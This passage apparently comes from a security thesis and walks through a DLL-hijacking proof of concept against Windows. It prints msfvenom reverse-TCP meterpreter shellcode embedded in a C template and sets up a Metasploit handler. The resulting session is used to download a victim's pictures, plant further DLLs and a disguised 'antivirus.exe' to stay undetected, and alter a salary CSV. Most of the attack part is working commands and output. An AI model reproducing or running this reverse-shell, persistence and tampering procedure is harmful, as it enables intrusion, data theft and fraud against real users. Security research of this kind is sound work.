  g++-mingw-w64-i686 g++-mingw-w64-x86-64 gcc-mingw-w64 gcc-mingw-w64-base
  gcc-mingw-w64-i686 gcc-mingw-w64-x86-64 gfortran-mingw-w64
  gfortran-mingw-w64-i686 gfortran-mingw-w64-x86-64 gnat-mingw-w64
  gnat-mingw-w64-base gnat-mingw-w64-i686 gnat-mingw-w64-x86-64
  mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
0 upgraded, 20 newly installed, 0 to remove and 0 not upgraded.
Need to get 161 MB of archives.
After this operation, 884 MB of additional disk space will be used.
Do you want to continue? [Y/n]

```

Figure 68: Install cross compiler in Kali

In order to create the PAYLOAD, we have to define the system which we intent to attack and also the IP and the Post of the listener we will use. The listener will be in the attacker's pc and it will be called from the compromised victim's windows system.



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p windows/meterpreter/reverse tcp LHOST=192.168.1.9 LPORT=9000 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\xb6\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x01\x09\x68"
"\x02\x00\x23\x28\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x3f\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\xe9\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\xc3\x01\xc3\x29"
"\xc6\x75\xe9\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";
root@kali:~#

```

Figure 69: Create Payload

In this example, you chose 192.168.1.9 the local address of our network and the port 9000 for the listener. Indeed, for this Proof of concept the attacker and the victim are connected at the same network through an ordinary router. The payload will be saved to the variable SCSSIZE which is used in template.c and in function executePayload().

```

#define SCSSIZE 2048
unsigned char code[SCSSIZE] = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\xb6\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x01\x09\x68"
"\x02\x00\x23\x28\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x3f\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\xe9\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\xc3\x01\xc3\x29"
"\xc6\x75\xe9\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";

```

Figure 70: Inside template.h – overwrite PAYLOAD variable

The victim now tries to run the .exe from Downloads directory where the malicious dll is placed in order to have a DLL resolution hijacking.




Figure 71: Victim executes vulnerable file

In the attacker's system, we configure the IP so as to be the same as the IP in payload we have just compiled.

```

root@kali:~# ifconfig eth0 192.168.1.9 netmask 255.255.255.0 up
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:58:30:a
          inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2a02:2149:821b:a800:a00:27ff:fe58:300a/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe58:300a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23345  errors:0  dropped:0  overruns:0  frame:0
          TX packets:5638  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1568484 (1.4 MiB)  TX bytes:1774821 (1.6 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:89  errors:0  dropped:0  overruns:0  frame:0
          TX packets:89  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11161 (10.8 KiB)  TX bytes:11161 (10.8 KiB)

root@kali:~#

```

Figure 72: Configure IP

The next move is to use metasploit in Kali Linux to succeed the reverse tcp shell. We start the metasploit with the command “msfconsole”.

```
root@kali:~# msfconsole
```



```
root@kali:~# msfconsole

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.4-2015071403 ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Figure 73: Metasploit successfully started

```
root@kali: ~
File Edit View Search Terminal Help
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.4-2015071403 ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.9
LHOST => 192.168.1.9
msf exploit(handler) > set LPORT 9000
LPORT => 9000
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.9:9000
```

Figure 74: Start listener

We start the handler and then we set the listener and the handler to be able to accept multi sessions. Then, we wait for the victim to start the installer. When the installer is run, the arbitrary code is executed and the listener receives a session. So, we find session of the victim.

```

root@kali: ~
File Edit View Search Terminal Help
[*] Sending stage (885806 bytes) to 192.168.1.7
[*] Meterpreter session 2 opened (192.168.1.9:9000 -> 192.168.1.7:54013) at 2016-02-01 05:35:50 +0000
sessions
Active sessions
=====
  Id  Type                Information                                     Connection
  ---  ---                -
  1    meterpreter x86/win32  officebook_bg\babis @ OFFICEBOOK_BG  192.168.1.9:9000 -> 192.168.1.7:53882 (192.168.1.7)
  2    meterpreter x86/win32  officebook_bg\babis @ OFFICEBOOK_BG  192.168.1.9:9000 -> 192.168.1.7:54013 (192.168.1.7)
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > getuid
Server username: officebook_bg\babis
meterpreter > ls
Listing: C:\Users\babis\Downloads
=====
Mode                Size                Type Last modified          Name
----                -
100666/rw-rw-rw-  643450851          fil  2015-10-05 19:33:40 +0000 -Getintopc.com-Live Windows 7 C

```

Figure 75: Select session

We exploit the session that we have just got. We start navigating at victim's files with the help of the most known metasploit commands. The actions we can do are the ordinary actions of a command line terminal. So, we can list the items of a directory, we can change directory, we can make a directory, we can see the id of the user or the current directory. The most valuable for exploitation commands are the commands which interact between the two systems: attacker's and victim's. Such commands allow us to download or upload files, to edit files, to get screenshots of the system at current time, to get a snapshot from the webcam or finally execute a file.


```

meterpreter > cd ..
meterpreter > cd Pictures
meterpreter > ls
Listing: C:\Users\babis\Pictures
=====
Mode                Size                Type Last modified          Name
----                -
100666/rw-rw-rw-  91035              fil  2015-12-06 11:25:18 +0000 092e1335-9c7f-43ee-99f9-0846ae915d
d7_7.jpg
100666/rw-rw-rw-  1259954            fil  2015-11-23 19:42:49 +0000 1.png
100666/rw-rw-rw-  64245              fil  2015-09-26 14:01:15 +0000 12043174_499850763511632_297271252
8512418357_n.jpg

```

Figure 76: Navigate to victim's pictures

In the screenshots below we can see some actions as download files and pictures



```

root@kali: ~
File Edit View Search Terminal Help
100666/rw-rw-rw- 209413 fil 2016-01-27 18:57:05 +0000 propsys_trnd_attention.png
40777/rwxrwxrwx 0 dir 2015-12-04 22:25:48 +0000 smplayer_screenshots
100666/rw-rw-rw- 364750 fil 2016-01-31 17:50:23 +0000 succeeded__1.9_reverse_tcp_trend_P
ROPSYS.jpg
100666/rw-rw-rw- 378908 fil 2016-01-31 17:57:49 +0000 succeeded__1.9_reverse_tcp_trend_P
ROPSYS_downloadfile.jpg
100666/rw-rw-rw- 314491 fil 2016-01-31 18:02:49 +0000 succeeded__1.9_reverse_tcp_trend_P
ROPSYS_downloadfile_file_in_attacker.jpg
100666/rw-rw-rw- 318622 fil 2016-01-31 18:05:14 +0000 succeeded__1.9_reverse_tcp_trend_P
ROPSYS_downloadfile_file_in_attacker_reEnable_avast.jpg
100666/rw-rw-rw- 389572 fil 2016-01-31 17:54:36 +0000 succeeded__1.9_reverse_tcp_trend_P
ROPSYS_get_systemfiles.jpg
100666/rw-rw-rw- 468195 fil 2016-01-31 20:11:25 +0000 succeeded__1.9_reverse_tcp_trend_P
ROPSYS_procmon.jpg
100666/rw-rw-rw- 559875 fil 2016-01-31 16:42:59 +0000 success_arbitrary_code_notepad.pn
g
100666/rw-rw-rw- 327960 fil 2016-01-08 12:11:25 +0000 village.jpg
100666/rw-rw-rw- 706299 fil 2015-11-28 19:30:17 +0000 vlcsnap-error987.png
100666/rw-rw-rw- 359630 fil 2015-12-04 22:25:53 +0000 xaxa.png

meterpreter > download ppt_1.png
[*] downloading: ppt_1.png -> ppt_1.png
[*] download : ppt_1.png -> ppt_1.png
meterpreter > download village.jpg
[*] downloading: village.jpg -> village.jpg
[*] download : village.jpg -> village.jpg

```

Figure 77: Download victim's pictures

Review downloaded files in attacker's system. Some valuable files of the victim are found now at attacker's system in Home folder.




Figure 78: Attacker's directory (downloaded pictures)




Figure 79: Victim's picture of a transaction




Figure 80: Victim's machine

The reason to do a further attack after gaining a system access is to avoid detection. Once we've gained total control over the system, we must protect ourselves from being detected by the user or system administrator. That would defeat the whole purpose of the attack, so it's best to remain undetected as long as possible. By doing so, we can also track what user is doing and possibly gather more and more information about the user or the network in which we're located. Thus, we "plant" more DLL's and exe files in several directories of the victim's system.


```

meterpreter > upload crypt
upload cryptbase.dll
meterpreter > upload cryptbase.dll
[*] uploading : cryptbase.dll -> cryptbase.dll
[*] uploaded  : cryptbase.dll -> cryptbase.dll
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users\babis
=====
Mode                Size           Type             Last modified          Name
----                -
40777/rwxrwxrwx    0              dir              2016-02-06 12:13:36 +0000 .VirtualBox
40777/rwxrwxrwx    0              dir              2015-11-28 20:41:22 +0000 .smplayer
40777/rwxrwxrwx    0              dir              2015-11-28 20:03:16 +0000 7-Zip
40777/rwxrwxrwx    0              dir              2015-03-27 00:41:46 +0000 AppData
40777/rwxrwxrwx    0              dir              2015-03-27 00:41:46 +0000 Application Data
40555/r-xr-xr-x    0              dir              2015-10-22 17:29:39 +0000 Contacts
40777/rwxrwxrwx    0              dir              2015-03-27 00:41:46 +0000 Cookies
40555/r-xr-xr-x    0              dir              2016-02-06 18:23:42 +0000 Desktop

```

Figure 81: Upload several other .dll in vulnerable places

Now, we have placed our Malicious dll file in victim's Desktop. Attacks such as PE execution from Desktop or shortcut from Desktop can be also completed.



```


root@kali: ~
File Edit View Search Terminal Help
100777/rwxrwxrwx 4426120 fil 2015-11-28 16:15:51 +0000 rcsetup152 (1).exe
100777/rwxrwxrwx 4426120 fil 2015-11-28 16:06:53 +0000 rcsetup152.exe
100666/rw-rw-rw- 96539 fil 2015-10-28 18:28:24 +0000 report.pdf
100666/rw-rw-rw- 4332 fil 2015-09-27 09:03:42 +0000 sign an ssembly.txt
100777/rwxrwxrwx 24535627 fil 2015-11-28 18:51:48 +0000 smplayer-15.9.0-x64.exe
100666/rw-rw-rw- 22383255 fil 2015-11-28 18:52:06 +0000 smplayer-portable-15.9.0.0-x64.
7z
40777/rwxrwxrwx 0 dir 2016-01-27 20:09:55 +0000 tcc-0.9.24-win32-bin
100666/rw-rw-rw- 280872 fil 2016-01-27 20:09:49 +0000 tcc-0.9.24-win32-bin.zip
100777/rwxrwxrwx 1994592 fil 2015-06-14 03:47:53 +0000 uTorrent.exe
100666/rw-rw-rw- 1054867456 fil 2016-01-27 21:32:22 +0000 ubuntu-14.04.3-desktop-amd64.is
o
100777/rwxrwxrwx 29833438 fil 2015-11-28 16:39:00 +0000 vlc-2.2.1-win64 (1).exe
100777/rwxrwxrwx 29833438 fil 2015-11-28 16:28:14 +0000 vlc-2.2.1-win64.exe
100777/rwxrwxrwx 3039376 fil 2015-10-28 18:00:53 +0000 vs_community (1).exe
100777/rwxrwxrwx 3039376 fil 2015-09-27 08:46:24 +0000 vs_community.exe
100777/rwxrwxrwx 12431584 fil 2015-11-28 18:53:59 +0000 winamp5666_full_en-us.exe
100777/rwxrwxrwx 1941744 fil 2015-07-22 18:18:02 +0000 winrar-x64-521 (1).exe
100777/rwxrwxrwx 1941744 fil 2015-07-22 18:13:09 +0000 winrar-x64-521.exe
100666/rw-rw-rw- 4705647 fil 2015-10-25 18:50:06 +0000 yaprocmcom-code-1244.zip
100666/rw-rw-rw- 11094 fil 2015-06-28 18:27:25 +0000 ΦΟΡΜΑ ΠΡΟΣΛΗΨΗΣ ANASTASIOS GEO
RGOPULOS.XLSX

meterpreter > upload antivirus.exe
[*] uploading : antivirus.exe -> antivirus.exe
[*] uploaded  : antivirus.exe -> antivirus.exe
meterpreter >

```

Figure 82: Upload exe file in Downloads folder


Using other metasploit commands as “execute” for remote execution, the attacker can execute the new malicious planted exe with the rights of the user running the system at that specific time.



Όνομα	Ημερομηνία τροπ...	Τύπος	Μέγεθος
antivirus.exe	6/2/2016 8:24 μμ	Εφαρμογή	1 KB
etrefid.dll	31/1/2016 6:41 μμ	Επέκταση εφαρμ...	22 KB
ubuntu-14.04.3-desktop-amd64.iso	27/1/2016 11:32 μμ	Αρχείο ISO	1.030.144 KB
tcc-0.9.24-win32-bin.zip	27/1/2016 10:09 μμ	WinRAR ZIP archive	275 KB
mingw-get-setup (1).exe	27/1/2016 9:59 μμ	Εφαρμογή	85 KB
mingw-get-setup.exe	27/1/2016 9:59 μμ	Εφαρμογή	85 KB
python-3.5.1-webinstall.exe	27/1/2016 9:44 μμ	Εφαρμογή	916 KB
TrendMicro_MAX_10.0_US-en_Downloader.exe	27/1/2016 8:49 μμ	Εφαρμογή	6.762 KB
SENTINEL.DLL	27/1/2016 8:39 μμ	Επέκταση εφαρμ...	22 KB
flashplayer20pp_fa_install.exe	26/1/2016 11:30 μμ	Εφαρμογή	1.163 KB
PROPSYS.dll	26/1/2016 2:52 μμ	Επέκταση εφαρμ...	80 KB
playlist (6).m3u8	24/1/2016 8:16 μμ	VLC media file (.m...	1 KB
playlist (5).m3u8	21/1/2016 9:51 μμ	VLC media file (.m...	1 KB

Figure 83: Antivirus exe uploaded

Another case scenario of compromising the victim’s system is to be undetected and edit some specific files such as csv salary file on the Desktop of the accountant before sending it to IT in order to insert it in the database.




```

meterp20160201-4315-1l17rtv (/tmp) - VIM
File Edit View Search Terminal Help
Johnson; Mark; 1,300; pounds/month;
Jawston; Mike; 1,200; pounds/month;
Doe; John; 1,100; pounds/month;
Victimious; Alice; 1,600; pounds/month;
Malicious; Kali; 1,150; pounds/month;
Kalison; Margaret; 1,900; pounds/month;
Stealworth; Andrea; 1,800; pounds/month;
Jackson; Jack; 1,800; pounds/month;
~/tmp/meterp20160201-4315-1l17rtv" [dos] 8L, 307C      8,1      ALL

```

Figure 84: Edit a .csv file concerning wages



```

meterp20160201-4315-1kvobqg + (/tmp) - VIM
File Edit View Search Terminal Help
Johnson; Mark; 1,300; pounds/month;
Jawstn; Mike; 1,200; pounds/month;
Doe; John; 1,100; pounds/month;
Victimious; Alice; 1,600; pounds/month;
Malicious; Kali; 1,750; pounds/month;
Kalison; Margaret; 1,900; pounds/month;
Stealworth; Andrea; 1,800; pounds/month;

```

